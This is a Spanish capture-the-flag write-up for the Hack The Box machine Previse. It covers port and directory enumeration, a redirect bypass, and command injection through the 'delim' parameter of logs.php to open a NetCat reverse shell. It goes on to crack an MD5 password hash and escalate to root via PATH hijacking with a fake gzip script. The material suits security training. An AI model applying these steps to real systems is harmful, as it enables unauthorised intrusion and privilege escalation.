Hack The Box

PEN-TESTING LABS

Write-up

Máquina Previse

Autor: J0lm3d0

Índice

1. Introducción

En este documento se recogen los pasos a seguir para la resolución de la máquina Previse de la plataforma HackTheBox. Se trata de una máquina Linux de 64 bits, que posee una dificultad fácil de resolución según la plataforma.

Para comenzar a atacar la máquina se debe estar conectado a la VPN de HackTheBox o, si se cuenta con un usuario VIP, lanzar una instancia de la máquina ofensiva que nos ofrece la plataforma. Después, hay que desplegar la máquina en cuestión y, una vez desplegada, se mostrará la IP que tiene asignada y se podrá empezar a atacar.

2. Enumeración de servicios y recopilación de información sensible

Lo primero que realizo es un escaneo de todo el rango de puertos TCP mediante la herramienta ***Nmap***.

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
```

Figura 1: Escaneo de todo el rango de puertos TCP

En la figura 1 se puede observar los puertos que la máquina tiene abiertos. Después, aplico scripts básicos de enumeración y utilizo la flag -sV para intentar conocer la versión y servicio que están ejecutando cada uno de los puertos que he detectado abiertos (Figura 2).

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Previse Login
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 2: Enumeración de los puertos abiertos

Al encontrarse abiertos los puertos 22 y 80, y no contar con ningunas credenciales para el servicio SSH, comienzo a enumerar el servidor web. Al acceder a la página principal, me redirige a la ruta /login.php", en la cual vemos el panel de login que se muestra en la figura 3.



Figura 3: Panel login del servidor web

Reviso el código fuente de la página, por si hubiesen dejado algunas credenciales en algún comentario, pero no hay nada. Por tanto, procedo a buscar directorios y/o archivos mediante la herramienta ***Gobuster***. Los resultados de la búsqueda se muestran

en la figura 4, donde se ven varias rutas que hacen una redirección a “login.php”, por lo que parece que hay que conseguir acceso para ver esas rutas.

```
/download.php         (Status: 302) [Size: 0] [--> login.php]
/header.php           (Status: 200) [Size: 980]
/nav.php              (Status: 200) [Size: 1248]
/footer.php           (Status: 200) [Size: 217]
/login.php            (Status: 200) [Size: 2224]
/css                  (Status: 301) [Size: 310] [--> http://10.10.11.104/css/]
/files.php            (Status: 302) [Size: 4914] [--> login.php]
/index.php            (Status: 302) [Size: 2801] [--> login.php]
/status.php           (Status: 302) [Size: 2968] [--> login.php]
/js                   (Status: 301) [Size: 309] [--> http://10.10.11.104/js/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/accounts.php         (Status: 302) [Size: 3994] [--> login.php]
/config.php           (Status: 200) [Size: 0]
/logs.php             (Status: 302) [Size: 0] [--> login.php]
/server-status        (Status: 403) [Size: 277]
```

Figura 4: Búsqueda de rutas ocultas en la raíz del servidor web

Pero, tras revisar de nuevo el resultado, me sorprende que algunas de estas rutas en las que devuelve un código 302 y se hace una redirección a “login.php”, tienen un tamaño mayor que 0, lo que podría significar que, antes de hacer la redirección, cargue el contenido de la página. Por tanto, pruebo a capturar una petición a una de esas rutas mediante ***BurpSuite***. Realizo una petición a “files.php” y, efectivamente, veo que la página me responde con un código 302, pero me muestra el código fuente de la página, tal y como se aprecia en la figura 5.

Response from http://10.10.11.104:80/files.php

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex | Render | \n | ≡

```
1  HTTP/1.1 302 Found
2  Date: Sat, 09 Oct 2021 18:57:26 GMT
3  Server: Apache/2.4.29 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  Location: login.php
8  Content-Length: 4914
9  Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
17     <meta charset="utf-8" />
18
19
20     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
21     <meta name="description" content="Previse rocks your socks." />
22     <meta name="author" content="m4lwhere" />
23     <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon" />
24     <link rel="icon" href="/favicon.ico" type="image/x-icon" />
25     <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png">
26     <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
27     <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
28     <link rel="manifest" href="/site.webmanifest">
29     <link rel="stylesheet" href="css/uikit.min.css" />
30     <script src="js/uikit.min.js">
       </script>
31     <script src="js/uikit-icons.min.js">
       </script>
32
33
34     <title>
         Previse Files
       </title>
35   </head>
36   <body>
37
38     <nav class="uk-navbar-container" uk-navbar>
39       <div class="uk-navbar-center">
40         <ul class="uk-navbar-nav">
41           <li class="uk-active">
               <a href="/index.php">Home</a>
```

Figura 5: Código de la página “files” del servidor web

Además, para las respuestas, *BurpSuite* cuenta con la opción "Render", que interpreta el código y permite visualizar la web como si se hiciese desde un navegador. Se puede ver la web renderizada en la figura 6.



Figura 6: Página "files" del servidor web

De esta forma, compruebo el contenido de las diferentes rutas y detecto que la ruta "accounts.php" contiene un formulario que permite registrar una cuenta en la plataforma, tal y como se muestra en la figura 7.



Figura 7: Página "accounts" del servidor web

Para acceder a este formulario burlando la redirección se puede sustituir el código "302 Found" por un "200 OK" al interceptar la respuesta del servidor mediante *BurpSuite*,

tal y como se observa en la figura 8, y enviar el paquete una vez modificado. De esta forma, la página carga directamente en el navegador y puedo completar el formulario, registrando así un nuevo usuario.



Figura 8: Respuesta del servidor web al acceder a la ruta “accounts”

3. Acceso a la máquina

Tras registrar una cuenta y conseguir acceso a la plataforma, accedo a la ruta "files.php" y descargo el archivo siteBackup.zip que había visto previamente. Al descomprimirlo, veo que se trata de una copia de los archivos que componen el servidor web, tal y como se puede ver en la figura 9.



Figura 9: Contenido del archivo comprimido siteBackup

De estos archivos, comienzo visualizando el "config.php", ya que los archivos de configuración pueden contener credenciales en texto claro en el código y, en este caso, es así, tal y como se muestra en la figura 10.



Figura 10: Contenido del fichero "config.php'

Pero con estas credenciales no puedo acceder a nada, ya que el servicio de base de datos no está expuesto de forma externa, solo es accesible desde el propio servidor. Dándole otra vuelta a los archivos descargados, veo que el fichero "logs.php", es el encargado de sacar un log con los archivos que ha descargado cada usuario. El contenido de este fichero se muestra en la figura 11.

```
└─# cat logs.php
<?php
session_start();
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
?>

<?php
if (!$_SERVER['REQUEST_METHOD'] == 'POST') {
    header('Location: login.php');
    exit;
}

////////////////////////////////////////////////////////////////////////////////
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
////////////////////////////////////////////////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;

$filepath = "/var/www/out.log";
$filename = "out.log";
```

Figura 11: Contenido del fichero "logs.php"

Para obtener el log, utiliza la función *exec()* para ejecutar un script de Python, pasándole como argumento el parámetro "delim" capturado en la petición POST originada en la página "file_logs.php", que se observa en la figura 12.



Figura 12: Página "file_logs" del servidor web

Al clicar en el botón de "Submit", veremos la petición a "logs.php" que se muestra en la figura 13, donde vemos la variable "delim" con el valor indicado previamente desde el navegador web.

```
Pretty  Raw  Hex  \n  ≡
1  POST /logs.php HTTP/1.1
2  Host: 10.10.11.104
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 11
9  Origin: http://10.10.11.104
10 Connection: close
11 Referer: http://10.10.11.104/file_logs.php
12 Cookie: PHPSESSID=snqqh3vt2qtkrjiljsbnjopaje
13 Upgrade-Insecure-Requests: 1
14
15 delim=comma
```

Figura 13: Petición a "logs.php"

Al ser sustituido el valor de "delim" por un parámetro en la función *exec()* de PHP, que realiza una ejecución a nivel de sistema, podemos concatenar un comando para ver si se ejecuta. En este caso, pruebo a lanzar una shell a mi máquina de atacante mediante ***NetCat***. En la figura 14 podemos ver la petición modificada en *BurpSuite*.



Figura 14: Petición modificada a "logs.php"

Figura 15: Acceso a la máquina como "www-data"

Como se observa en la figura 15, obtengo la shell y accedo a la máquina como el usuario "www-data". Una vez dentro, consulto la base de datos "previse" utilizando las credenciales que había obtenido anteriormente. En ella, encuentro 2 tablas: "accounts" y "files". En la tabla "accounts" encuentro las contraseñas hasheadas de mi usuario y de "m4lwhere", tal y como se aprecia en la figura 16. Además, el usuario "m4lwhere" es también un usuario del sistema operativo.



Figura 16: Contraseña del usuario "m4lwhere" hasheada en MD5

Gracias a la herramienta ***HashCat***, logro crackear el hash MD5, obteniendo así la contraseña en texto claro, tal y como se aprecia en la figura 17.



Figura 17: Contraseña del usuario “m4lwhere” crackeada

Pruebo a acceder mediante el servicio SSH como el usuario “m4lwhere” proporcionando la contraseña recién obtenida y consigo acceder y visualizar la primera flag, que se muestra en la figura 18.



Figura 18: Flag de usuario no privilegiado

4. Escalada de privilegios

Durante la enumeración del sistema para la escalada de privilegios, compruebo mediante el comando "sudo -l"si puede ejecutarse algún archivo con privilegios de otro usuario o sin proporcionar contraseña. En este caso, se puede ejecutar "access_backup.sh" con privilegios de root, tal y como se observa en la figura 19.

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
```

Figura 19: Listado de comandos que puede ejecutar mediante "sudo" el usuario

Tras revisar el script, que se muestra en la figura 20, veo que utiliza comandos sin emplear la ruta absoluta, por lo que este script sería vulnerable a un Path Hijacking.

```
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later w

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
```

Figura 20: Contenido del script "access_backup.sh"

Para explotar la vulnerabilidad, creo un archivo con nombre "gzip" en la ruta "/tmp", cuya función será la de lanzar una bash, y agrego esta ruta al principio de la variable PATH, tal y como se aprecia en la figura 21.

```
m4lwhere@previse:~$ cat /tmp/gzip
/bin/bash -i -p
m4lwhere@previse:~$ export PATH=/tmp:$PATH
```

Figura 21: Preparación para explotar el Path Hijacking

Con esto, una vez ejecute el script utilizando "sudo", obtendré una shell como root. Pero, como se ve en la figura 22, no consigo ver la salida de los comandos que ejecuto, por lo que decido enviarme una shell a mi máquina de atacante y, de esta forma, ya veo la salida de los comandos y puedo visualizar la flag final.



Figura 22: Obtención de shell como root y flag final